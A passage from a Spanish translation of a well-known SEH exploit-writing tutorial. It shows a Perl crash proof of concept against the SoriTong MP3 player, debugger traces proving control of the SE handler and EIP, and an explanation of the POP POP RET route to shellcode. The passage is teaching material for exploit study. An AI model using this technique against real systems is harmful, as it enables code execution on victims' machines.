my $junk = "A" x 5000 ;  
  
open(myfile,">$uitxt") ;  
print myfile $junk;
```

Ahora, abre Soritong. La aplicación muere silenciosamente (probablemente porque se ha activado el manejador y no ha podido encontrar una dirección de SEH funcional) porque hemos sobrescrito la dirección.

Primero trabajaremos con Ollydbg o Immunity para mostrar claramente el Stack y la cadena SEH. Abre Ollydbg o Immunity y carga el ejecutable soritong.exe. Presiona el botón "Play" para ejecutar la aplicación. Poco después, la aplicación muere y muestra esta pantalla:

CPU - main thread, module Soritong

La aplicación muere en 0x00422E33

Registers (FPU)

Stack actual (ESP)

Final de cadena SEH (FFFFFFFF)

La aplicación ha muerto en 0x0042E33. Aquí, ESP apunta a 0x0012DA14. Más abajo del Stack (en 0012DA6C), vemos FFFFFFFF, lo cual parece indicar el final de la cadena SEH. Directamente, arriba de 0xFFFFFFFF, vemos 7E41882A, que es la dirección del manejador por defecto de la aplicación. Esta dirección está en el espacio de direcciones de user32.dll.

Base	Size	Entry	Name	File version	Path
5D090000	0009A000	5D0934BA	COMCTL32	5.82 (xpsp.0804)	C:\WINDOWS\system32\COMCTL32.dll
71A00000	00008000	71A01638	WS2HELP	5.1.2600.5512	C:\WINDOWS\system32\WS2HELP.dll
71A00000	00017000	71A01273	WS2_32	5.1.2600.5512	C:\WINDOWS\system32\WS2_32.dll
71AD0000	00009000	71AD1039	WSOCK32	5.1.2600.5512	C:\WINDOWS\system32\WSOCK32.dll
72D10000	00008000	72D12575	msacm32	5.1.2600.0 (xpsp.0804)	C:\WINDOWS\system32\msacm32.dll
72D20000	00009000	72D243C0	wdmaud	5.1.2600.5512	C:\WINDOWS\system32\wdmaud.dll
73000000	00026000	730054A5	WINSPOOL	5.1.2600.5512	C:\WINDOWS\system32\WINSPOOL.dll
74720000	0004C000	747213A5	MSCTF	5.1.2600.5512	C:\WINDOWS\system32\MSCTF.dll
755C0000	0002E000	755D9FE1	msctfime	5.1.2600.5512	C:\WINDOWS\system32\msctfime.ime
76390000	0001D000	763912C0	IMM32	5.1.2600.5512	C:\WINDOWS\system32\IMM32.DLL
763B0000	00049000	763B1619	COMDLG32	6.00,2900.5512	C:\WINDOWS\system32\COMDLG32.dll
76B40000	0002D000	76B42B61	WINMM	5.1.2600.5512	C:\WINDOWS\system32\WINMM.dll
76C30000	0002E000	76C31529	WINTRUST	5.131,2600.5512	C:\WINDOWS\system32\WINTRUST.dll
76C90000	00028000	76C9126D	IMAGEHELP	5.1.2600.5512	C:\WINDOWS\system32\IMAGEHELP.dll
76E80000	0000E000	76E818AD	rtutils	5.1.2600.5512	C:\WINDOWS\system32\rtutils.dll
76EB0000	0002F000	76EB13A0	TAPI32	5.1.2600.5512	C:\WINDOWS\system32\TAPI32.dll
77120000	0008B000	77121560	OLEAUT32	5.1.2600.5512	C:\WINDOWS\system32\OLEAUT32.dll
773D0000	00103000	773D4256	comctl_L1	6.0 (xpsp.0804)	C:\WINDOWS\WinSxS\x86_MicrosoftSoft...
774E0000	0013D000	774FD0B9	OLE32	5.1.2600.5512	C:\WINDOWS\system32\OLE32.dll
77A80000	00095000	77A81632	CRYPT32	5.131,2600.5512	C:\WINDOWS\system32\CRYPT32.dll
77B20000	00012000	77B23399	MSASN1	5.1.2600.5512	C:\WINDOWS\system32\MSASN1.dll
77BD0000	00007000	77BD33B0	midimap	5.1.2600.5512	C:\WINDOWS\system32\midimap.dll
77BE0000	00015000	77BE1292	MSACM3_1	5.1.2600.5512	C:\WINDOWS\system32\MSACM32.dll
77C00000	00008000	77C01135	VERSION	5.1.2600.5512	C:\WINDOWS\system32\VERSION.dll
77C10000	00058000	77C1F2A1	msvcrt	7.0,2600.5512	C:\WINDOWS\system32\msvcrt.dll
77DD0000	0009B000	77DD710B	ADVAPI32	5.1.2600.5755	C:\WINDOWS\system32\ADVAPI32.dll
77E70000	00092000	77E7628F	RPCRT4	5.1.2600.5795	C:\WINDOWS\system32\RPCRT4.dll
77F10000	00049000	77F16587	GDI32	5.1.2600.5698	C:\WINDOWS\system32\GDI32.dll
77F60000	00076000	77F651F8	SHLWAPI	6.00,2900.5512	C:\WINDOWS\system32\SHLWAPI.dll
77FE0000	00011000	77FE2126	Secur32	5.1.2600.5753	C:\WINDOWS\system32\Secur32.dll
7C800000	000F6000	7C80B64E	kernel32	5.1.2600.5781	C:\WINDOWS\system32\kernel32.dll
7C900000	000B2000	7C912C48	ntdll	5.1.2600.5755	C:\WINDOWS\system32\ntdll.dll
7C9C0000	00037000	7C9E74E6	SHELL32	6.00,2900.5622	C:\WINDOWS\system32\SHELL32.dll
7E410000	00091000	7E41B217	USER32	5.1.2600.5512	C:\WINDOWS\system32\USER32.dll

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

Un par de direcciones más altas en el Stack. Podemos ver algunos manejadores más, pero todos pertenecen al SO. (ntdll en este caso). Parece que esta aplicación (o por lo menos, la función que fue llamada y causó la excepción) no tiene su propia rutina manejadora de excepciones.

0012DA14	00AAECA0	
0012DA18	00000000	
0012DA1C	00000000	
0012DA20	00000000	
0012DA24	0012DA94	
0012DA28	00000000	
0012DA2C	0015C418	UNICODE "ncalrpc"
0012DA30	00000000	
0012DA34	00000000	
0012DA38	00000000	
0012DA3C	00000000	
0012DA40	7C948894	RETURN to ntdll.7C948894 from ntdll.7C95A007
0012DA44	7C912867	RETURN to ntdll.7C912867 from ntdll.7C90E906
0012DA48	0012EB00	
0012DA4C	00000000	
0012DA50	00F8A001	
0012DA54	00000001	
0012DA58	0012DA24	
0012DA5C	7C94B871	RETURN to ntdll.7C94B871 from ntdll.RtlFillMemoryUlong
0012DA60	0012ED04	
0012DA64	7F44048F	USER32_7F44048F


Cuando miramos los hilos (View – Threads), seleccionamos el primer hilo (el cual se refiere al inicio de la aplicación). Dar clic derecho y ‘dump thread data block’, podemos ver el puntero a la cadena SEH:

T Threads							
Ident	Entry	Data block	Last error	Status	Priority	User time	System time
00000540	00401000	7FFDF000	ERROR_SUCCESS (00000000)	Active	32 + 0	0.0901 s	0.1101 s
00000A48	7C8106F9	7FFDE000	ERROR_SUCCESS (00000000)	Active	32 + 15	0.0000 s	0.0000 s


C CPU - main thread, module SoriTong				
00422E25	. 808415 E4FDFF	LEA EAX, DWORD PTR SS:[EBP+EDX-210		Re
00422F2C	vFR 11	IMP SHORT SoriTong.00422F3F		
0042				
0042				
T Threads				
Ident	Entry	Data block	Last error	St
00000540	00401000	7FFDF000	ERROR_SUCCESS (00000000)	Ac
00000A48	7C8106F9	7FFDE000	ERROR_SUCCESS (00000000)	Ac
D Dump - 7FFDF000..7FFDFFFF				
0042	7FFDF000	0012FD64	(Pointer to SEH chain)	
0042	7FFDF004	00130000	(Top of thread's stack)	
0042	7FFDF008	0012C000	(Bottom of thread's stack)	
0042	7FFDF00C	00000000		
0042	7FFDF010	00001E00		
0042	7FFDF014	00000000		
0042	7FFDF018	7FFDF000		
DL=	7FFDF01C	00000000		
DS:I	7FFDF020	00000DAC		
	7FFDF024	00000540	(Thread ID)	
	7FFDF028	00000000		
Add	7FFDF02C	00142A08	(Pointer to Thread Local Storage)	
0042	7FFDF030	7FFD6000		
0042	7FFDF034	00000000	(Last error = ERROR_SUCCESS)	
0042	7FFDF038	00000000		
0042	7FFDF03C	00000000		
0042	7FFDF040	E156F5F0		

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

Entonces, el manejador funcionó. Cuasamos una excepción (creando un archivo UI.txt mal elaborado). La aplicación saltó la cadena SEH (at 0x0012DF64). Anda a “View” y luego “SEH chain”.



La dirección del SE handler apunta a la ubicación donde está el código que necesita ser ejecutado para trabajar con la excepción.

A screenshot of the "SEH chain of main thread" window in OllyDbg. It displays a table with two columns: "Address" and "SE handler".


Address	SE handler
0012FD64	41414141

El SE handler fue sobrescrito con 4 A's. Ahora, se pone interesante. Cuando la excepción sea manejada, EIP será sobrescrito con la dirección en el SE handler. Ya que podemos controlar el valor en el manejador, podemos hacer que ejecute nuestro código.

Ver SEH en acción - Windbg

Cuando ahora hace lo mismo en Windbg, esto es lo que vemos:

Cierra Olly, abre Windbg y carga el archivo soritong.exe.



Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

El depurador para primero (pone un breakpoint antes de ejecutar el archivo). Escribe el comando **g** (go) que significa ejecutar. Y presiona Enter. (Tambien puedes ejecutar la aplicación con F5)

```
"C:\Program Files\SoriTong\SoriTong.exe" - WinDbg:6.11.0001.404 X86
File Edit View Debug Window Help
Command
Microsoft (R) Windows Debugger Version 6.11.0001.404 X86
Copyright (c) Microsoft Corporation. All rights reserved.
CommandLine: "C:\Program Files\SoriTong\SoriTong.exe"
Symbol search path is: *** Invalid ***
*****
* Symbol loading may be unreliable without a symbol path.
* Use .symfix to have the debugger choose a symbol path.
* After setting your symbol path, use .reload to refresh symbol locations.
*****
Executable search path is:
ModLoad: 00400000 004de000 SoriTong.exe
ModLoad: 7c900000 7c9b2000 ntdll.dll
ModLoad: 7c800000 7c8f6000 C:\WINDOWS\system32\kernel32.dll
ModLoad: 77dd0000 77e6b000 C:\WINDOWS\system32\ADVAPI32.dll
ModLoad: 77e70000 77f02000 C:\WINDOWS\system32\RPCRT4.dll
ModLoad: 77fe0000 77ff1000 C:\WINDOWS\system32\Secur32.dll
ModLoad: 77c00000 77c08000 C:\WINDOWS\system32\VERSION.dll
ModLoad: 73000000 73026000 C:\WINDOWS\system32\WINSPOOL.DRV
ModLoad: 77f10000 77f59000 C:\WINDOWS\system32\GDI32.dll
ModLoad: 7e410000 7e4a1000 C:\WINDOWS\system32\USER32.dll
ModLoad: 77c10000 77c68000 C:\WINDOWS\system32\msvcrt.dll
ModLoad: 5d090000 5d12a000 C:\WINDOWS\system32\COMCTL32.dll
ModLoad: 763b0000 763f9000 C:\WINDOWS\system32\COMDLG32.dll
ModLoad: 7c9c0000 7d1d7000 C:\WINDOWS\system32\SHELL32.dll
ModLoad: 77f60000 77fd6000 C:\WINDOWS\system32\SHLWAPI.dll
ModLoad: 76b40000 76b6d000 C:\WINDOWS\system32\WINMM.dll
ModLoad: 774e0000 7761d000 C:\WINDOWS\system32\OLE32.dll
ModLoad: 77120000 771ab000 C:\WINDOWS\system32\OLEAUT32.dll
(c54.828): Break instruction exception - code 80000003 (first chance)
eax=00241eb4 ebx=7ffdc000 ecx=00000001 edx=00000002 esi=00241f48 edi=00241eb4
eip=7c90120e esp=0012fb20 ebp=0012fc94 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000202
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for ntdll.dll -
ntdll!DbgBreakPoint:
7c90120e cc                int     3
0:000 > |g
```

Soritong mp3 player se ejecuta y muere poco después. Windbg ha capturado la “primera excepción oportuna”, y ha detenido el flujo de la aplicación.

```
ModLoad: 763b0000 763f9000 C:\WINDOWS\system32\COMDLG32.dll
ModLoad: 773d0000 774d3000 C:\WINDOWS\WinSxS\x86_M
ModLoad: 74720000 7476c000 C:\WINDOWS\system32\MSC
ModLoad: 755c0000 755ee000 C:\WINDOWS\system32\msc
ModLoad: 72d20000 72d29000 C:\WINDOWS\system32\wdm
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\set
ModLoad: 76c30000 76c5e000 C:\WINDOWS\system32\WIN
ModLoad: 77a80000 77b15000 C:\WINDOWS\system32\CRY
ModLoad: 77b20000 77b32000 C:\WINDOWS\system32\MSA
ModLoad: 76c90000 76cb8000 C:\WINDOWS\system32\IMA
ModLoad: 72d20000 72d29000 C:\WINDOWS\system32\wdm
ModLoad: 77920000 77a13000 C:\WINDOWS\system32\set
ModLoad: 72d10000 72d18000 C:\WINDOWS\system32\msa
ModLoad: 77be0000 77bf5000 C:\WINDOWS\system32\MSA
ModLoad: 77bd0000 77bd7000 C:\WINDOWS\system32\nid
ModLoad: 10000000 10094000 C:\Program Files\SoriTo
ModLoad: 42100000 42129000 C:\WINDOWS\system32\wmaudsdk.dll
ModLoad: 00f10000 00f5f000 C:\WINDOWS\system32\DRMClie.DLL
ModLoad: 5bc60000 5bca0000 C:\WINDOWS\system32\strmdll.dll
ModLoad: 71ad0000 71ad9000 C:\WINDOWS\system32\WSOCK32.dll
ModLoad: 71ab0000 71ac7000 C:\WINDOWS\system32\WS2_32.dll
ModLoad: 71aa0000 71aa8000 C:\WINDOWS\system32\WS2HELP.dll
ModLoad: 76eb0000 76edf000 C:\WINDOWS\system32\TAPI32.dll
ModLoad: 76e80000 76e8e000 C:\WINDOWS\system32\rtutils.dll
(bf0 a4c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=00000041 edx=00000041 esi=0017f504 edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for SoriTong.exe -
SoriTong!TmC13_5+0x3ea3:
00422e33 8810                mov     byte ptr [eax],dl          ds:0023:00130000=41
```

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

El mensaje dice: “la excepción puede ser esperada y manejada”.

Mira el Stack:

```
00422e33 8810          mov     byte ptr [eax],dl
ds:0023:00130000=41
0:000> d esp
0012da14  3c eb aa 00 00 00 00 00-00 00 00 00 00 00 00 00 <.....
0012da24  94 da 12 00 00 00 00 00-e0 a9 15 00 00 00 00 00 .....
0012da34  00 00 00 00 00 00 00 00-00 00 00 00 94 88 94 7c .....|
0012da44  67 28 91 7c 00 eb 12 00-00 00 00 00 01 a0 f8 00 g(.|.....
0012da54  01 00 00 00 24 da 12 00-71 b8 94 7c d4 ed 12 00 ....$....q..|....
0012da64  8f 04 44 7e 30 88 41 7e-ff ff ff ff 2a 88 41 7e ..D~0.A~....*.A~
0012da74  7b 92 42 7e af 41 00 00-b8 da 12 00 d8 00 0b 5d {.B~.A.....]
0012da84  94 da 12 00 bf fe ff ff-b8 f0 12 00 b8 a5 15 00 .....
```

ff ff ff ff aquí indica el final de la cadena. Cuando analizamos (!analyze -v), obtenemos esto:

```
FAULTING_IP:
SoriTong!TmC13_5+3ea3
00422e33 8810          mov     byte ptr [eax],dl

EXCEPTION_RECORD:  ffffffff -- (.exr 0xffffffffffffffff)
ExceptionAddress: 00422e33 (SoriTong!TmC13_5+0x00003ea3)
ExceptionCode: c0000005 (Access violation)
ExceptionFlags: 00000000
NumberParameters: 2
  Parameter[0]: 00000001
  Parameter[1]: 00130000
Attempt to write to address 00130000

FAULTING_THREAD:  00000a4c

PROCESS_NAME:  SoriTong.exe

ADDITIONAL_DEBUG_TEXT:
Use '!findthebuild' command to search for the target build information.
If the build information is available, run '!findthebuild -s ; .reload' to
set symbol path and load symbols.

FAULTING_MODULE:  7c900000 ntdll

DEBUG_FLR_IMAGE_TIMESTAMP:  37dee000

ERROR_CODE: (NTSTATUS) 0xc0000005 - The instruction at "0x%08lx" referenced
memory at "0x%08lx". The memory could not be "%s".

EXCEPTION_CODE: (NTSTATUS) 0xc0000005 - The instruction at "0x%08lx"
referenced memory at "0x%08lx". The memory could not be "%s".

EXCEPTION_PARAMETER1:  00000001

EXCEPTION_PARAMETER2:  00130000
```

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

WRITE_ADDRESS: 00130000

FOLLOWUP_IP:

SoriTong!TmC13_5+3ea3

00422e33 8810 mov byte ptr [eax],dl

BUGCHECK_STR: APPLICATION_FAULT_INVALID_POINTER_WRITE_WRONG_SYMBOLS

PRIMARY_PROBLEM_CLASS: INVALID_POINTER_WRITE

DEFAULT_BUCKET_ID: INVALID_POINTER_WRITE

IP_MODULE_UNLOADED:

ud+41414140

41414141 ?? ???

LAST_CONTROL_TRANSFER: from 41414141 to 00422e33

STACK_TEXT:

WARNING: Stack unwind information not available. Following frames may be wrong.

0012fd38 41414141 41414141 41414141 41414141 SoriTong!TmC13_5+0x3ea3
0012fd3c 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd40 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd44 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd48 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd4c 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd50 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012fd54 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140

. . . (removed some of the lines)

0012ffb8 41414141 41414141 41414141 41414141 <Unloaded_ud.drv>+0x41414140
0012ffbc

SYMBOL_STACK_INDEX: 0

SYMBOL_NAME: SoriTong!TmC13_5+3ea3

FOLLOWUP_NAME: MachineOwner

MODULE_NAME: SoriTong

IMAGE_NAME: SoriTong.exe

STACK_COMMAND: ~0s ; kb

BUCKET_ID: WRONG_SYMBOLS

FAILURE_BUCKET_ID: INVALID_POINTER_WRITE_c0000005_SoriTong.exe!TmC13_5

Followup: MachineOwner

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

El registro de la excepción apunta a ffffffff, lo cual significa que la aplicación no usó un manejador para este desbordamiento. Y fue se usó el mejor de último recurso que es provisto por el SO.

Cuando Dumpeas el TEB después que ocurre la excepción, ves esto:

```
0:000> d fs:[0]
003b:00000000  64 fd 12 00 00 00 13 00-00 c0 12 00 00 00 00 00 d.....
003b:00000010  00 1e 00 00 00 00 00 00-00 f0 fd 7f 00 00 00 00 .....
003b:00000020  00 0f 00 00 30 0b 00 00-00 00 00 00 08 2a 14 00 ....0.....*..
003b:00000030  00 b0 fd 7f 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000040  38 43 a4 e2 00 00 00 00-00 00 00 00 00 00 00 00 8C.....
003b:00000050  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000060  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
003b:00000070  00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 .....
```

=> Puntero a la cadena SEH, en 0x0012FD64.

Esa área, ahora contiene A's.

```
0:000> d 0012fd64
0012fd64  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fd74  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fd84  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fd94  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fda4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fdb4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fdc4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
0012fdd4  41 41 41 41 41 41 41 41-41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
```

La cadena de excepción dice:

```
0:000> !exchain
0012fd64: <Unloaded_ud.driv>+41414140 (41414141)
Invalid exception stack at 41414141
```

=> Hemos sobrescrito el manejador. Ahora, deja que la aplicación capture la excepción (simplemente, escribe **g** de nuevo en Windbg o presiona F5) y veamos que pasa.

```
0:000> g
(bf0.a4c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9032bc esi=00000000 edi=00000000
eip=41414141 esp=0012d644 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
<Unloaded_ud.driv>+0x41414140:
41414141 ??                ???
```

EIP ahora, apunta a 41414141. Entonces, podemos controlar EIP.

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS


El “exchain” ahora reporta:

```
0:000> !exchain
0012d658: ntdll!RtlConvertUlongToLargeInteger+7e (7c9032bc)
0012fd64: <Unloaded_ud.drv>+41414140 (41414141)
Invalid exception stack at 41414141
```

Microsoft ha publicado una extension de Windbg llamada !exploitable.

<http://msecdbg.codeplex.com/>

Descarga el paquete, y pon la DLL en la carpeta de instalación de Windbg, dentro de la subcarpeta winext.



Este módulo ayudará a determinar si un “crash, exception o acces violation” de aplicación determinada sería explotable o no. (Esto no se limita a exploits de SEH).

Cuando aplicamos este módulo en el Soritong MP3 player, inmediatamente después que ocurre la primera excepción, vemos esto:

```
(588.58c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00130000 ebx=00000003 ecx=00000041 edx=00000041 esi=0017f504 edi=0012fd64
eip=00422e33 esp=0012da14 ebp=0012fd38 iopl=0         nv up ei pl nz ac po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010212
*** WARNING: Unable to verify checksum for SoriTong.exe
*** ERROR: Symbol file could not be found.  Defaulted to export symbols for
SoriTong.exe -
SoriTong!TmC13_5+0x3ea3:
00422e33 8810             mov     byte ptr [eax],dl
ds:0023:00130000=41
```

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS

```
0:000> !load winext/msec.dll
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - User Mode Write AV starting at
SoriTong!TmC13_5+0x00000000000003ea3 (Hash=0x46305909.0x7f354a3d)

User mode write access violations that are not near NULL are exploitable.
```

Después de pasarle la excepción a la aplicación (y Windbg captura la excepción), vemos esto:

```
0:000> g
(588.58c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=00000000 ebx=00000000 ecx=41414141 edx=7c9032bc esi=00000000 edi=00000000
eip=41414141 esp=0012d644 ebp=0012d664 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
<Unloaded_ud.drv>+0x41414140:
41414141 ??                ???
0:000> !exploitable
Exploitability Classification: EXPLOITABLE
Recommended Bug Title: Exploitable - Read Access Violation at the Instruction
Pointer starting at <Unloaded_ud.drv>+0x0000000041414140
(Hash=0x4d435a4a.0x3e61660a)

Access violations at the instruction pointer are exploitable if not near
NULL.
```

Excelente modulo. Buen trabajo, Microsoft. 😊

¿Puedo usar la Shellcode encontrado en los registros para saltar a ellos?

Si y no. Antes de Windows XP SP1, tú podías saltar directamente a estos registros para ejecutar la Shellcode, pero de SP1 en adelante, se implementó un mecanismo de protección para evitar que sucedan cosas con esa. Antes de que el manejador tome control, todos los registros son XOReados entre sí. (Puestos a 0x00000000). De esta forma, cuando se active el SEH, todos los registros son inútiles.

Ventajas de los exploits de SEH sobre los exploits de desbordamiento de Stack sobrescribiendo el RET (EIP directo)

En un desbordamiento de RET común, tú sobrescribes EIP y lo haces saltar a tu Shellcode. Esta técnica funciona bien, pero puede causar problemas de estabilidad si no puedes encontrar un JMP en una DLL o si necesitas hardcodear direcciones, también puede sufrir de problemas de tamaño de buffer. Limitando la cantidad de espacio disponible para alojar tu Shellcode. A menudo, vale la pena. Cada vez que hayas descubierto un desbordamiento de pila y encontrado que puedes sobrescribir EIP, tratar de escribir más abajo del Stack para tratar de encontrar la cadena de SEH. “Escribir más abajo” significa que probablemente terminarás con más espacio de buffer disponible. Y a la vez, estarías sobrescribiendo EIP con basura. Se activaría una excepción automáticamente, convirtiendo el exploit “clásico” en uno de SEH.


¿Cómo podemos explotar vulnerabilidades de SEH?

Fácil. En los exploits de SEH. Tu payload basura sobrescribirá primero el próximo puntero de SEH, luego el SE handler. Después pone tu Shellcode.

Cuando ocurre la excepción, la aplicación irá al SE handler. Entonces, necesitas poner algo en el SE handler para que vaya a tu Shellcode. Esto se logra fingiendo otra excepción. Así, la aplicación va al próximo puntero de SEH.

Cuando el próximo puntero de SEH esté antes del SE handler, ya puedes sobrescribir el próximo SEH. La Shellcode se pone después del SE handler. Si las pones una y una juntas, puedes engañar al SE handler para ejecutar POP POP RET, lo cual pone la dirección al próximo SEH en EIP, y eso ejecutará el código en el próximo SEH. (En vez de poner una dirección al próximo SEH, pones código). Todo lo que este código necesita es saltar la próxima pareja de bytes donde se almacena el SE handler y tu Shellcode se ejecutará.

Creacion de Exploits SEH parte 3 por corelanc0d3r traducido por Ivinson/CLS



Por supuesto, la Shellcode puede estar justo después de sobrescribir el SE handler. O puede haber basura adicional en la primera pareja de bytes. Es importante verificar que puedes ubicar la Shellcode y que puedes propiamente saltar a ella.

¿Cómo puedes encontrar la Shellcode con exploits de SEH?

